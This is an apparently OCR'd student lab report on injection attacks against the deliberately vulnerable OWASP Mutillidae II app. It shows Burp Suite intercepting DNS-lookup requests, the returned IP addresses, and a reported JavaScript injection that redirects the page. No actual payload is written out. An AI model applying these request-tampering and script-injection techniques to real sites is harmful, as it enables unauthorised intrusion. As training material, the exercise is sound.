
Injection Attack


Outline how many differences are between two pages.


- Date
- Content Length
- Results for
- Name
- Addresses


Outline the IP addresses returned for google.com and intel.com. What are the IP addresses found:


- Google
  - 2607:f8b0:4002:c00::71
  - 74.125.136.138
  - 74.125.136.139
  - 74.125.136.101
  - 74.125.136.100
  - 74.125.136.113
  - 74.125.136.102
- Intel
  - 13.91.95.74


Applications
Places
Firefox ESR
Thu 22:45
Bruce Lopez
File Edit Search Options Help
Bruce Lopez
Mozilla Firefox
http://172....lookup.php
172.73.169.148:8080/mutillidae/index.php?page=dns-lookup.php
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Getting Started
OWASP Mutillidae II: Keep Calm and Pwn On
Version: 2.6.62
Security Level: 0 (Hosed)
Hints: Enabled (1 - Try easier)
Logged In Admin: admin (g0t r00t?)
Home | Logout | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
OWASP 2017
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources
PayPal - The safer, easier way to pay online!
Want to Help?
Video Tutorials
Announcements
DNS Lookup
Back
Help Me!
Hints and Videos
Switch to SOAP Web Service Version of this Page
Who would you like to do a DNS lookup on?
Enter IP or hostname
Hostname/IP
Lookup DNS
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner
Intercept HTTP history WebSockets
Forward
Drop
Raw Headers Hex
Type a search term
0 matches


Applications
Places
burp-StartBurp
Thu 22:46
Bruce Lopez
File Edit Search Options Help
Mozilla Firefox
Connecting...
Burp Suite Free Edition v1.7.27 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Request to http://172.73.169.148:8080
Forward
Drop
Intercept is on
Action
Comment this item
Raw Params Headers Hex
POST /mutillidae/index.php?page=dns-lookup.php HTTP/1.1
Host: 172.73.169.148:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.73.169.148:8080/mutillidae/index.php?page=dns-lookup.php
Cookie: showhints=1; PHPSESSID=qe6f96kfils7ok0t2g9t1qr4f5
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 62
target_host=google.com&dns-lookup-php-submit-button=Lookup+DNS
Type a search term
0 matches



Applications
Places
burp-StartBurp
Thu 22:47
Bruce Lopez
File Edit Search Options Help
Bruce Lopez
Mozilla Firefox
Connecting...
Burp Suite Free Edition v1.7.27 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Go
Cancel
Target: http://172.73.169.148:8080
Request
Raw Params Headers Hex
POST /mutillidae/index.php?page=dns-lookup.php HTTP/1.1
Host: 172.73.169.148:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.73.169.148:8080/mutillidae/index.php?page=dns-lookup.php
Cookie: showhints=1; PHPSESSID=qe6f96kflls7ok0t2g9t1qr4f5
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 62
target_host=google.com&dns-lookup-php-submit-button=Lookup+DNS
Response
Raw
Type a search term
0 matches
Ready
Search
NetHunter
Getting Started
Pwn On
In Admin: admin (g0t r00t?)
Log | View Captured Data
p on?
(257.8 kB)



Applications
Places
burp-StartBurp
Thu 22:49
Bruce Lopez
File Edit Search Options Help
Bruce Lopez
Mozilla Firefox
Connecting...
Burp Suite Free Edition v1.7.27 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Go
Cancel
Target: http://172.73.169.148:8080
Request
Raw Params Headers Hex
POST /mutillidae/index.php?page=dns-lookup.php HTTP/1.1
Host: 172.73.169.148:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.73.169.148:8080/mutillidae/index.php?page=dns-lookup.php
Cookie: showhints=1; PHPSESSID=qe6f96kflls7ok0t2g9t1qr4f5
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 61
target_host=intel.com&dns-lookup-php-submit-button=Lookup+DNS
Response
Raw Headers Hex HTML Render
window.sessionStorage.setItem("ChuckNorrisJoke4","Chuck Norris can slam a revolving door");
window.sessionStorage.setItem("ChuckNorrisJoke5","Chuck Norris can cut through a hot knife with butter");
window.sessionStorage.setItem("SecureKey", "You cannot see me on the HTML5 Storage page. I wonder why?");
//}//end if
}catch(e){
//alert(e);
/* Do nothing. Older browsers do not support HTML5 web storage */
};
</script><script type="text/javascript" src="javascript/jQuery/jquery.js"></script><script type="text/javascript" src="./javascript/jQuery/jquery.balloon.js"></script><script src="javascript/jQuery/colorbox/jquery.colorbox-min.js"></script><link rel="stylesheet" href="javascript/jQuery/colorbox/colorbox.css" />
<script>
$(document).ready(function() {
$('a.colorbox').colorbox({width:'700px',opacity:'0.60'});
});
</script>
Type a search term
0 matches
Done
52,566 bytes | 315 millis
Search
NetHunter
Getting Started
and Pwn On
Logged In Admin: admin (g0t r00t?)
DB | View Log | View Captured Data
S lookup on?





The JavaScript should be inserted into the page. The page should now be hacked what is the result:

- After inserting the JavaScript into the page I got redirected to asecuritysitre.com





Applications
Places
burp-StartBurp
Thu 23:11
Bruce Lopez
File Edit Search Options Help
Bruce Lopez
Mozilla Firefox
Connecting...
Search
NetHunter
Getting Started
Burp Suite Free Edition v1.7.27 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Request to http://172.73.169.148:8080
Forward Drop Intercept is on Action
Comment this item
Raw Params Headers Hex
